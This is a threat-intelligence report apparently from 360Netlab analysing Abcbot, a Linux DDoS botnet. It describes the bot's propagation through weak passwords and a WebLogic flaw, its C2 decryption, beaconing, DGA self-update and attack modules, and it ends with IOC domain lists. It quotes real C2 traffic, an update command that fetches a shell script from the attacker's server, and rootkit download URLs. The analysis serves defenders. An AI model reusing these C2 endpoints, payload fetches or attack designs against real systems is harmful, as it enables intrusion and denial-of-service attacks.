Abcbot, an evolving botnet

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Background

Business on the cloud and security on the cloud is one of the industry trends in recent years. 360Netlab is also continuing to focus on security incidents and trends on the cloud from its own expertise in the technology field. The following is a recent security incident we observed, where the infected device IP came from multiple cloud provider platforms.

On July 14, 2021, our BotMon system identified an unknown ELF file (a14d0188e2646d236173b230c59037c7) generating a lot of scanning traffic, after analysis, we determined that this is a Go language implementation of Scanner, based on its source path "abc-hello" string, we named it Abcbot internally.

At the beginning, Abcbot was relatively simple, and could be seen as a scanner for attacking Linux systems, with a weak password & Nday vulnerability for worm-like propagation. One interesting thing is that Abcbot's source path has the "dga.go" string, but no related DGA implementation was found. We assumed that its authors would add this feature in subsequent versions, other than that, we did not paid too much attention to it.

As time passed, Abcbot has continued to evolve, and as we expected, it added the DGA feature in subsequent samples. Today Abcbot has the ability to self-updating, setting up Webserver, laughing DDoS, as well as worm like propagation.

On October 8, 2021, Trend Micro released **an analysis of this family**, which focused on the pre-SHELL scripts that spread Abcbot, but skimmed over the features of Abcbot itself.

Given that Abcbot is under continuous development, its features are constantly being updated, we decided to write this article to share our findings with the community.

Timeline

- On July 14, 2021, abcbot was first captured with the main functionality of Scanner, WebServer.
- July 22, 2021, abcbot updated to include dga-related code in the self-updating function.
- October 10, 2021, abcbot performed minor update.
- October 12, 2021, another update, with some major code structure changes.
- October 21, 2021, another update, adding the open source ATK rootkit to support DDoS functionality.

 October 30, 2021, another update, abandoned ATK rootkit, to their own implementation of DDoS functionality.


Abcbot Overview

We use the latest October 30, 2021 sample as a blueprint, this version targets mainly on common databases and WEB servers, it uses weak password & Nday vulnerability to achieve worm-like propagation, the main focus is for DDoS.

It currently supports the following nine attack methods.

- tls Attack
- tcp Attack
- udp Attack
- ace Attack
- hulk Attack
- httpGet Attack
- goldenEye Attack
- slowloris Attack
- bandwidthDrain Attack

Its basic flow chart is shown below.



Sample Analysis

We captured a total of 6 different versions of abcbot samples, and the sample of October 30 was selected as the main object of analysis in this paper, and its basic information is shown as follows.

```
MD5:ae8f8cf967ca15a7689f2d1f79fbc5dc
ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, stripped
Packer:upx
Date:2021-10-30
```

Abcbot uses a standard UPX shell. When it runs in the compromised device, Abcbot confuses the user by copying itself into the following files, then starting the dockerlogger, iptablesupdate processes.

```
/bin/dockerlogger
/usr/bin/dockerlogger
/etc/iptablesupdate
```

The <u>iptablesupdate</u> process is responsible for scanning for new infected devices, reporting the device information to C2, and waiting for the execution of DDoS commands issued by C2.

The dockerlogger process is responsible for turning the infected device into a webserver, reporting the device information to C2, and waiting for the execution of the Updata command issued by the update server, let's take a closer look.

0x01: Uploading device information to C2

The current Abcbot samples are hard-coded with a encrypted C2 string ("GEVQYYdjQdquLemMLYlkLLXLQmq7NmL7NYXu"), which is encoded using Base64 & XOR encryption.

The Base64 decoding operation is shown below, and it can be seen that Abcbot changes the Alphabet value, which it uses as LMNu67PQX21pqrR3YZaDEFGbcVIJjkKWdefstghiBACHlSTUm05noxyz04vw89+/

```
rax, cs:pAlphabet
mov
       rcx, cs:len Alphabet
mov
       [rsp+60h+var 60], rax
mov
       [rsp+60h+var_58], rcx
mov
call
       encoding base64 NewEncoding
       rax, [rsp+60h+var 50]
mov
       [rsp+60h+var 60], rax
mov
       rax, [rsp+60h+arg 0]
mov
       [rsp+60h+var 58], rax
mov
       rax, [rsp+60h+arg 8]
mov
       [rsp+60h+var 50], rax
mov
       call
```

By dissociating the Base64 decoded result with 0×31 0×32 0×33 , the following final result can be obtained

http://103.209.103.16:26800

After decrypting C2, both iptablesupdate and dockerlogger processes report device information to C2 via the path "/api/postip", and the format of the device information is OS:%v\x09CPU:%v\x09HX:%vh\x09os-name:%v\x09lanip:%v.

Note both processes collect the same device information and call the abc_hello_util_Os_pz function. The only difference is shown in the figure below, which shows that the dockerlogger process appends "\td0.02" to the reported information, while iptablesupdate appends "\\ti0.02", where the "d" and "i" characters imply the process reporting the traffic, and "0.02" is similar to the version (in the October 21 sample, the version is "0.01").

```
<u></u>
                                            loc_7BFFA5:

Process dockerlogger
           Process iptablesupdate
loc 7BFD25:
        abc hello_util_Os_pz
call
                                            call.
                                                    abc hello util Os pz
        rax, [rsp+0A0h+var A0]
                                                    rax, [rsp+0A0h+var A0]
mov
                                            mov
        [rsp+0A0h+var 10], rax
                                            mov
                                                    [rsp+0A0h+var 10], rax
mov
        rcx, [rsp+0A0h+var 98]
                                                    rcx, [rsp+0A0h+var 98]
mov
                                            mov
        [rsp+0A0h+var 38], rcx
                                                    [rsp+0A0h+var 38], rcx
mov
                                            mov
        [rsp+0A0h+var A0], 0
                                                    [rsp+0A0h+var A0], 0
mov
                                            mov
        rdx, [rsp+0A0h+var_30]
                                                    rdx, [rsp+0A0h+var 28]
mov
                                            mov
        [rsp+0A0h+var 98], rdx
mov
                                                    [rsp+0A0h+var 98], rdx
                                            mov
        rdx, [rsp+0A0h+var 60]
                                                    rdx, [rsp+0A0h+var 68]
mov
                                            mov
        [rsp+0A0h+var 90], rdx
                                                    [rsp+0A0h+var 90], rdx
mov
                                            mov
                                                    rdx, aApiPostip; "/api/postip"
lea
        rdx, aApiPostip ; "/api/postip"
                                            lea
        [rsp+0A0h+var 88], rdx
                                                    [rsp+0A0h+var 88], rdx
mov
                                            mov
        [rsp+0A0h+var_80], 0Bh
                                                    [rsp+0A0h+var_80], 0Bh
mov
                                            mov
call
        runtime concatstring2
                                            call
                                                    runtime concatstring2
        rax, [rsp+0A0h+var 78]
                                                    rax, [rsp+0A0h+var 78]
mov
                                            mov
        [rsp+0A0h+var_18], rax
                                                    [rsp+0A0h+var 18], rax
mov
                                            mov
        rcx, [rsp+0A0h+var 70]
mov
                                            mov
                                                    rcx, [rsp+0A0h+var 70]
        [rsp+0A0h+var 40], rcx
                                                    [rsp+0A0h+var 40], rcx
mov
                                            mov
mov
        [rsp+0A0h+var A0], 0
                                            mov
                                                    [rsp+0A0h+var A0], 0
        rdx, [rsp+0A0h+var 10]
mov
                                            mov
                                                    rdx, [rsp+0A0h+var 10]
        [rsp+0A0h+var 98], rdx
                                                    [rsp+0A0h+var 98], rdx
                                            mov
mov
        rdx, [rsp+0A0h+var 38]
                                                    rdx, [rsp+0A0h+var 38]
mov
                                            mov
mov
        [rsp+0A0h+var 90], rdx
                                            mov
                                                    [rsp+0A0h+var 90], rdx
        rdx, aI002
                                            lea
                                                                        '\td0.02"
lea
                                                    rdx, aD002
        [rsp+0A0h+var_88], rdx
                                                    [rsp+0A0h+var_88], rdx
mov
                                            mov
mov
        [rsp+0A0h+var 80], 6
                                            mov
                                                    [rsp+0A0h+var 80], 6
call
        runtime concatstring2
                                                    runtime concatstring2
                                            call
mov
        rax, [rsp+0A0h+var 78]
                                            mov
                                                    rax, [rsp+0A0h+var 78]
mov
        rcx, [rsp+0A0h+var 70]
                                            mov
                                                    rcx, [rsp+0A0h+var 70]
        rdx, [rsp+0A0h+var 18]
                                                    rdx, [rsp+0A0h+var 18]
mov
                                            mov
        [rsp+0A0h+var A0], rdx
                                                    [rsp+0A0h+var A0], rdx
mov
                                            mov
        rdx, [rsp+0A0h+var 40]
mov
                                            mov
                                                    rdx, [rsp+0A0h+var 40]
        [rsp+0A0h+var 98], rdx
                                                    [rsp+0A0h+var 98], rdx
mov
                                            mov
         [rsp+0A0h+var 90], rax
                                                    [rsp+0A0h+var 90], rax
mov
                                            mov
mov
        [rsp+0A0h+var 88], rcx
                                            mov
                                                    [rsp+0A0h+var_88], rcx
call
        abc hello util PostUrlCode
                                            call
                                                    abc hello util PostUrlCode
```

The actual traffic generated is shown below.

```
POST /api/postip HTTP/1.1
Host: 103.209.103.16:26800
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Content-Length: 78
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
Connection: close

OS:linux CPU:amd64 HX:24h os-name:node1 lanip:172.18.106.102 172.17.0.2
10.02HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Date: Mon, 01 Nov 2021 03:30:51 GMT
Content-Length: 7
Connection: close
success
```

0x02: Scan and propagation

The "abc_hello_plugin_StartScan" function is responsible for infecting new devices. Its logic is to generate random IPs, detect whether the ports on the IPs that can be attacked are open, and then attack the services by either going through the corresponding weak password list or using the Nday vulnerabilities.

The following code snippet shows that Abcbot tries to attack Weblogic.

```
rax, [rsp+40h+var 10]
mov
        [rsp+40h+var 40], rax
mov
        rcx, [rsp+40h+var 18]
mov
        [rsp+40h+var 38], rcx
mov
        [rsp+40h+var 30], 7001
mov
       abc hello util PortCheck
call
        byte ptr [rsp+40h+var 28], 0
cmp
jz
        loc 733283
        rax, [rsp+40h+var_10]
mov
        [rsp+40h+var 40], rax
mov
        rax, [rsp+40h+var 18]
mov
        [rsp+40h+var_38], rax
mov
        rax, a7001 ; "7001"
lea
        [rsp+40h+var_30], rax
mov
        [rsp+40h+var 28], 4
mov
       abc hello plugin Weblogic14882Check
call
```

In the Abcbot sample, you can clearly see the functions used in the attack on the relevant network services.

```
abc-hello/plugin/go.(*sshWeakPass).Init
205169:1
              abc-hello/plugin/go.
                                    (*sshWeakPass).GetResult
205170:1
205171:1
              abc-hello/plugin/go.
                                    (*sshWeakPass).Check
                                    (*weblogic14882). Init
              abc-hello/plugin/go.
205173:1
              abc-hello/plugin/go.
                                    (*weblogic14882).GetResult
205174:1
                                    (*weblogic14882).Check
              abc-hello/plugin/go.
205175:1
                                    (*redisWeakPass). Init
              abc-hello/plugin/go.
205177:1
              abc-hello/plugin/go.
                                    (*redisWeakPass).GetResult
205178:1
                                    (*redisWeakPass).Check
205179:1
              abc-hello/plugin/go.
20\overline{5}181:1
              abc-hello/plugin/go.
                                    (*postgresqlWeakPass).Init
                                    (*postgresqlWeakPass).GetResult
205182:1
              abc-hello/plugin/go.
205183:1
              abc-hello/plugin/go.
                                    *postgresqlWeakPass).Check
205185:1
              abc-hello/plugin/go.
                                    (*mssqlWeakPass).Init
205186:1
              abc-hello/plugin/go.
                                    (*mssqlWeakPass).GetResult
205187:1
              abc-hello/plugin/go.
                                    (*mssqlWeakPass).Check
205189:1
              abc-hello/plugin/go.
                                    (*mongoWeakPass). Init
205190:1
              abc-hello/plugin/go.
                                    (*mongoWeakPass).GetResult
205191:1
              abc-hello/plugin/go.
                                    (*mongoWeakPass). Check
205193:1
              abc-hello/plugin/go.
                                    (*ftpWeakPass). Init
205194:1
              abc-hello/plugin/go.(*ftpWeakPass).GetResult
205195:1
                           ugin/go. (*ftpWeakPass). Check
```

The weak passwords and vulnerabilities used by Abcbot are the following

- SSH weak password
- FTP weak password
- · PostgreSQL weak password
- · Redis weak password
- · Mssql weak password
- · Mongo weak password
- WebLogic Vulnerability (CVE-2020-14882)

0x03: WebServer

Abcbot uses the "abc_hello_web_StartServer" function to start a WebServer on the infected device, listening on port 26800, and the supported methods and paths are shown in the following table.

Method	Path	
POST	/api/postip	
POST	/api/configlist	

Method Path POST /api/getlist POST /api/check

The actual effect is shown in the following figure.

```
--> github.com/gin-gonic/gin.(*RouterGroup).createStaticHandler.func1 (3 handlers)
--> github.com/gin-gonic/gin.(*RouterGroup).createStaticHandler.func1 (3 handlers)
--> abc-hello/web.StartServer.func1 (3 handlers)
--> abc-hello/web.StartServer.func2 (3 handlers)
--> abc-hello/web.StartServer.func3 (3 handlers)
[GIN-debug]
[GIN-debug]
                                    /*filepath
                                    /*filepath
                      HEAD
[GIN-debug]
                      POST
                                    /api/check
 GIN-debug] POST
                                    /api/postip
 GIN-debug]
                     POST
                                    /api/configlist
                      POST
                                    /api/getlist
                                                                                             abc-hello/web.StartServer.func4 (3 handlers)
 GIN-debug]
                                                                                : 26800
```

At present, the path that really being called is "/api/check", which is used to determine whether the device has already been infected by requesting the target ip:26800/api/check during the scanning and propagation process.

🔀 xrefs to aApiCheck

		·		
Direct	Ty	Address	Text	
🝱 Up	0	abc_hello_plugin_gosshWeakPass_Check+981	lea	rax, aApiCheck; "/api/check"
躍 Up	0	abc_hello_plugin_gosshWeakPass_Check+AOA	lea	rdx, aApiCheck; "/api/check"
躍 Up	0	abc_hello_plugin_gosshWeakPass_Check+A94	lea	rax, aApiCheck; "/api/check"
🝱 Up	0	abc_hello_plugin_goredisWeakPass_Check+BE1	lea	rax, aApiCheck; "/api/check"
🝱 Up	0	abc_hello_plugin_goredisWeakPass_Check+C67	lea	rdx, aApiCheck; "/api/check"
躍 Up	0	abc_hello_plugin_goredisWeakPass_Check+CF1	lea	rax, aApiCheck; "/api/check"
躍 Up	0	abc_hello_plugin_gopostgresqlWeakPass_Check+991	lea	rax, aApiCheck; "/api/check"
🝱 Up	0	abc_hello_plugin_gopostgresqlWeakPass_Check+A10	lea	rdx, aApiCheck; "/api/check"
躍 Up	0	$abc_hello_plugin_go__postgresqlWeakPass_Check+A8F$	lea	rax, aApiCheck; "/api/check"
躍 Up	0	abc_hello_plugin_gomssqlWeakPass_Check+7F1	lea	rax, aApiCheck; "/api/check"
躍 Up	0	abc_hello_plugin_gomssqlWeakPass_Check+87A	lea	rdx, aApiCheck; "/api/check"
躍 Up	0	abc_hello_plugin_gomssqlWeakPass_Check+904	lea	rax, aApiCheck; "/api/check"
🝱 Up	0	abc_hello_plugin_gomongoWeakPass_Check+791	lea	rax, aApiCheck; "/api/check"
躍 Up	0	abc_hello_plugin_gomongoWeakPass_Check+838	lea	rdx, aApiCheck; "/api/check"
🝱 Up	0	abc_hello_plugin_gomongoWeakPass_Check+8D8	lea	rax, aApiCheck; "/api/check"
躍 Up	0	abc_hello_plugin_goftpWeakPass_Check+9CB	lea	rax, aApiCheck; "/api/check"
₩ Up	0	abc_hello_plugin_goftpWeakPass_Check+A54	lea	rdx, aApiCheck; "/api/check"
⊯ Up	0	abc_hello_plugin_goftpWeakPass_Check+AE4	lea	rax, aApiCheck; "/api/check"
₩ Up	0	abc_hello_web_StartServer+166	lea	rbx, aApiCheck; "/api/check"

The other paths are only used to maintain connectivity and have no real use. When they are accessed, some logs files will be generated in the path "/tmp.abchello".

In fact, using "curl-X POST" cmd to test C2, you can find that the above 4 paths also exist on C2. The author of Abcbot seems to want to break the current C/S network model and bring the role of Bot in the network closer to Server. Therefore, we speculate that the network structure of Acbbot may shift to P2P.

0x04: Self-updating

On July 22, Abcbot introduced the "abc_hello_util_Updata" function to handle self-updates. Its logic is to request the "2.txt" resource from the remote server. The "2.txt" consists of two parts, which are in the format of "Resource(hex format)|digital signature(hex format)". When Bot successfully pulls the 2.txt, it will verify the digital signature by the following code snippet.

```
; CODE XREF: abc_hello_util_DDosTextCode+8A3↓j
        rax, cs:pSign
mov
mov
        rcx, cs:len Sign
        [rsp+248h+var 248], rbx
mov
        [rsp+248h+var 240], rdx
mov
        [rsp+248h+var 238], rax
mov
        [rsp+248h+var 230], rcx
mov
        [rsp+248h+var 228], rdi
mov
        [rsp+248h+var 220], rsi
mov
        dword ptr [rax]
nop
       abc hello util VerifyStr
call
```

The hard-coded public key in the sample is

```
----BEGIN RSA PUBLIC KEY----
```


MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAL3zj6XQt7gYe+L6oI/IUvlJNZVsg/JX\x0AC7TCnl9p1JfBJFdx+W9FTFn02Fr8/l

```
----END RSA PUBLIC KEY----
```

After the verification is successful, the Resource is further decomposed, and the format of the Resource is "cmd|downloader url| crc32|cmd2".

When the cmd is "alldown2", the downloader url is requested and the crc32 hash value of the file is verified. The downloaded file completes the process of self-updating.

The actual 2.txt obtained is shown below.



The Resource part is decoded in HEX format which represents update command.

alldown2|http://103.209.103.16:26800/ff.sh|611043B5|posterrorurl

There are 3 sources for the remote server domain name in this process as follows.

- 1. Hard-coded TOR domain name (decryption method is the same as C2)
- 2. DGA algorithm generates prefix strings, which are spliced with 3 suffixes (.com, .tk, .pages.dev) to form the domain name
- 3. DGA algorithm generates the string as a github account, and then gets the upgrade resources from this github account

The code snippet below is the process of Abcbot requesting 2.txt resources from DGA generated domain name and GITHUB repository.

```
[rsp+138h+var_138], 0
                                                                          mov
                            ; CODE XREF: abc_hello_util_Updata+3281j
                                                                          lea
                                                                                   rax, aHttp
                                                                                                       "http://"
                                                                                   [rsp+138h+var_130], rax
  mov
          [rsp+138h+var_138], 0
                                                                          mov
  lea
          rcx, aHttp
                               http://'
                                                                                   [rsp+138h+var_128], 7
                                                                          mov
          [rsp+138h+var_130], rcx
                                                                                   rcx, [rsp+138h+var_28]
  mov
                                                                          mov
          [rsp+138h+var_128], 7
  mov
                                                                                   [rsp+138h+var 120], rcx
                                                                          mov
          rdx, [rsp+138h+var_28]
                                                                                   rdx, [rsp+138h+var_D8]
  mov
                                                                          mov
          [rsp+138h+var_120], rdx
[rsp+138h+var_118], rax
                                                                                   [rsp+138h+var_118], rdx
  mov
                                                                          mov
                                                                                   rbx, aCom2Txt
 mov
                                                                          lea
          rbx, aTk2Txt
                                                                                   [rsp+138h+var_110], rbx
  lea
                                                                          mov
          [rsp+138h+var_110], rbx
                                                                                   [rsp+138h+var_108], 0Ah
  mov
                                                                          mov
          [rsp+138h+var_108], 9
  mov
                                                                          call
                                                                                   runtime_concatstring3
  call
          runtime_concatstring3
                                                                          mov
                                                                                   rax, [rsp+138h+var_100]
  mov
          rax, [rsp+138h+var_100]
                                                                                   rcx, [rsp+138h+var_F8]
                                                                          mov
          rcx, [rsp+138h+var_F8]
                                                                                   [rsp+138h+var_138], rax
  mov
          [rsp+138h+var_138], rax
                                                                                   [rsp+138h+var_130], rcx
  mov
                                                                          mov
          [rsp+138h+var_130], rcx
abc_hello_util_GetUrlCode
                                                                          call
                                                                                   abc_hello_util_GetUrlCode
  mov
                                                                                   rax, [rsp+138h+var_128]
  call
                                                                          mov
          rax, [rsp+138h+var_128]
                                                                                   rcx, [rsp+138h+var_120]
                                                                          mov
  mov
          rcx, [rsp+138h+var 120]
                                                                                   [rsp+138h+var_138], rax
 mov
                                                                          mov
          [rsp+138h+var_138], rax
[rsp+138h+var_130], rcx
                                                                                   [rsp+138h+var_130], rcx
  mov
                                                                          mov
 mov
                                                                          nop
          abc_hello_util_WorkTextCode
  call
                                                                          call
                                                                                   abc_hello_util_WorkTextCode
                                                                                   [rsp+138h+var_138], 0
        [rsp+138h+var_138], 0
                                                                          mov
                                                                                   rax, aHttpsRawGithub; "https://raw.githubusercontent.com/
lea
                                                                          1ea
        rax, aHttp
                         ; "http://"
mov
        [rsp+138h+var_130], rax
                                                                          mov
                                                                                   [rsp+138h+var_130], rax
        [rsp+138h+var_128], 7
                                                                          mov
                                                                                   [rsp+138h+var_128], 22h
mov
        rcx, [rsp+138h+var_28]
                                                                          mov
                                                                                   rcx, [rsp+138h+var 28]
mov
                                                                                   [rsp+138h+var_120], rcx
                                                                          mov
        [rsp+138h+var_120], rcx
mov
                                                                                   rcx, [rsp+138h+var_D8]
                                                                          mov
mov
        rdx, [rsp+138h+var_D8]
                                                                          mov
                                                                                   [rsp+138h+var_118], rcx
mov
        [rsp+138h+var_118], rdx
                                                                                   rcx, aBootstrapMain2;
                                                                          lea
        rbx, aPagesDev2Txt ;
lea
                                                                                   [rsp+138h+var_110], rcx
mov
        [rsp+138h+var_110], rbx
                                                                          mov
                                                                                   [rsp+138h+var_108], 15h
        [rsp+138h+var_108], 10h
                                                                          mov
mov
call
        runtime_concatstring3
                                                                          call.
                                                                                   runtime_concatstring3
        rax, [rsp+138h+var_100]
                                                                          mov
                                                                                   rax, [rsp+138h+var_100]
mov
        rcx, [rsp+138h+var F8]
                                                                          mov
                                                                                   rcx, [rsp+138h+var_F8]
mov
                                                                                   [rsp+138h+var_138], rax
        [rsp+138h+var_138], rax
                                                                          mov
mov
        [rsp+138h+var_130], rcx
abc_hello_util_GetUrlCode
                                                                                   [rsp+138h+var_130], rcx
                                                                          mov
mov
                                                                                   abc_hello_util_GetUrlCode
call
                                                                          call
                                                                          mov
                                                                                   rax, [rsp+138h+var_128]
mov
        rax, [rsp+138h+var_128]
                                                                                   rcx, [rsp+138h+var 120]
                                                                          mov
mov
        rcx, [rsp+138h+var_120]
                                                                                   [rsp+138h+var_138], rax
mov
        [rsp+138h+var_138], rax
                                                                          mov
                                                                                   [rsp+138h+var_130], rcx
        [rsp+138h+var_130], rcx
                                                                          mov
mov
xchg
        ax, ax
                                                                          xchg
                                                                                   ax, ax
                                                                                   abc_hello_util_WorkTextCode
        abc hello util WorkTextCode
                                                                          call
```


The domain names used for the samples at each time point are shown below.

Date	MD5	Res Tor Domain	DGA Domain	DGA Github
07-14	a14d0188e2646d236173b230c59037c7	0	0	0
07-22	e535215fad2ef0885e03ba111bd36e24	1	3/month	1/month
10-10	6e66456ffb457c52950cf05a6aaabe4a	1	3/month	0
10-12	39d373434c947742168e07cc9010c992	1	3/month	0
10-21	e95c9bae6e2b44c6f9b98e2dfd769675	0	27/month	0
10-30	ae8f8cf967ca15a7689f2d1f79fbc5dc	0	27/month	0


Part of DGA-generated domain names for Abcbot in October are shown below.

dgixyyfug.tk
dgixyyfug.com
dgixyyfug.pages.dev
guyfixdyg.tk
guyfixdyg.com
guyfixdyg.pages.dev

When Abcbot started to use DGA to generate domain names for updating servers, we grabbed some of them at the first opportunity, which allowed us to measure its size. From the current statistics Abcbot is not very large, with a total of 261 IPs.



The current distribution of infected hosts by service providers is shown below.



0x05: DDoS

On October 21, Abcbot introduced the "main_TimeDDos" function to support DDoS attacks, its logic is to request DDoS instructions from C2 via the path "/api/getlist", the instructions consist of 2 parts, "DDoS instruction (hex format) | instruction digital signature (hex format)". When Bot receives the instruction, it reuses the digital signature in the self-renewal subsection above for verification, and can only execute it after the verification is successful.

The actual traffic generated is shown below, the "73746f70" string before the "|" character is the "stop" instruction.

POST /api/getlist HTTP/1.1 Host: 103.209.103.16:26800

User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML,

like Gecko) Chrome/60.0.3112.113 Safari/537.36

Content-Length: 1

Content-Type: application/x-www-form-urlencoded

Accept-Encoding: gzip
Connection: close

1HTTP/1.1 200 OK

Content-Type: text/plain; charset=utf-8 Date: Mon, 01 Nov 2021 03:30:51 GMT

Content-Length: 139
Connection: close

73746f707c

6f28aff751440310aef995baa8a8b6d7b3a0bce2a300e05096e35d10903d9429a5024ffd0064ea105b47b936603a3b600d40713d2b8ece4c3f6ce4ac4189c5a6

Interesting thing is that the sample on October 21 (md5:e95c9bae6e2b44c6f9b98e2dfd769675) uses the open source ATK Rootkit to implement the DDoS function.

```
arclite:tar:atk.tar:\atk
                   Name
atk.h
atk eth0.c
atk_eth1.c
atk eth2.c
atk eth3.c
atk svr eth0.c
atk svr ethl.c
atk svr eth2.c
atk svr eth3.c
auto_atk_ip_eth0.c
auto_atk_ip_eth1.c
auto atk ip eth2.c
auto atk ip eth3.c
insautorun. sh
Makefile
share atk.c
share atk svr.c
share_auto_atk.c
```

Abcbot modified the main function in the ATK source code file share_atk_svr.c, and implemented a UDP server by monitoring SERV_PORT on 127.0.0.1 through the following code. SERV_PORT has 4, respectively 88,89,90,91.

```
sockfd = socket(AF_INET, SOCK_DGRAM, 0);
bzero(&servaddr, sizeof(servaddr));
servaddr.sin_family = AF_INET;
// servaddr.sin_addr.s_addr = htonl(INADDR_ANY); // 0.0.0.0
servaddr.sin_addr.s_addr = inet_addr("127.0.0.1");
servaddr.sin_port = htons(SERV_PORT);
```

When Abcbot receives the command sent by C2, it forwards the command to the UDP server, and the ATK rootkit performs the DDoS attack. The code snippet shown below is exactly the DDoS command bigUdp forwarded to the rootkit.

The supported commands are shown below.

- stop
- syn
- dns

bigudp

We do not consider this approach to DDoS attacks a good one, as ATK rootkit is stored in the form of source code on a remote server,

```
xl_x64scan1="http://103.209.103.16:26800/atk.tar.gz"
xl_x64scan2="http://103.209.103.16:26800/atk.tar.gz"
```

thus requires Abcbot to download the source code, compile, and load the rootkit module before performing DDoS attack, this process requires too many steps, and any step that is faulty will result in the failure of the DDoS function.

Apparently the author had same thoughts, and in the October 30 sample (md5:ae8f8cf967ca15a7689f2d1f79fbc5dc) an update abandoned the ATK rootkit and implemented its own attack module, with nine attack methods being supported.

Function name	Segment	Start	Length
f abc_hello_util_httpGetAttack	. text	0000000000691B60	00000109
<pre>f abc_hello_util_slowlorisAttack</pre>	.text	0000000000691C80	000005E5
f abc_hello_util_hulkAttack	.text	0000000000692280	00000CF3
<pre>f abc_hello_util_tlsAttack</pre>	.text	00000000006931C0	0000019B
f abc_hello_util_tcpAttack	.text	0000000000693380	000002A6
<pre>f abc_hello_util_udpAttack</pre>	.text	0000000000693640	000002A6
f abc_hello_util_aceAttack	.text	0000000000693900	00000330
<pre>f abc_hello_util_bandwidthDrainAttack</pre>	.text	0000000000693C40	00000109
f abc_hello_util_goldenEyeAttack	.text	0000000000693D60	0000116B

Summary

In the process of reverse analysis, we found many oddities in Abcbot, such as "repeatedly reporting local device information, not registering DGA domain names, unreasonable exclusion of TOR & Github resource servers, and webserver functionality not really enabled", which gives us a feeling that Abcbot authors are testing various technologies. The update process in these six months is not so much a continuous upgrade of features as a trade-off between different technologies. Abcbot is slowly moving from infancy to maturity. We do not consider this stage to be the final form, there are obviously many areas of improvement or features to be developed at this stage. Let's wait and see what happens.

Contact us

Readers are always welcomed to reach us on Twitter or email us to netlab at 360 dot cn.

IOC

C2 & Resource Server

DGA Domain(October)

dgixyyfug.tk dgixyyfug.com dgixyyfug.pages.dev guyfixdyg.tk guyfixdyg.com guyfixdyg.pages.dev gfgiudyyx.tk gfgiudyyx.com gfgiudyyx.pages.dev xgudyfyig.tk xgudyfyig.com xgudyfyig.pages.dev yugxdigfy.tk yugxdigfy.com yugxdigfy.pages.dev gdgiyyfxu.tk gdgiyyfxu.com gdgiyyfxu.pages.dev gdiuyyfgx.tk gdiuyyfgx.com gdiuyyfgx.pages.dev fgiudxyyg.tk fgiudxyyg.com fgiudxyyg.pages.dev ygfydgxui.tk ygfydgxui.com ygfydgxui.pages.dev

DGA Domain(November)

```
enjuyzkpr.tk
enjuyzkpr.com
enjuyzkpr.pages.dev
rpzkjueyn.tk
rpzkjueyn.com
rpzkjueyn.pages.dev
nkrjpezyu.tk
nkrjpezyu.com
nkrjpezyu.pages.dev
unpeykzjr.tk
unpeykzjr.com
unpeykzjr.pages.dev
ypnuejrkz.tk
ypnuejrkz.com
ypnuejrkz.pages.dev
nerjyzkup.tk
nerjyzkup.com
nerjyzkup.pages.dev
nejpzykru.tk
nejpzykru.com
nejpzykru.pages.dev
knjpeuzyr.tk
knjpeuzyr.com
knjpeuzyr.pages.dev
zrkyenupj.tk
zrkyenupj.com
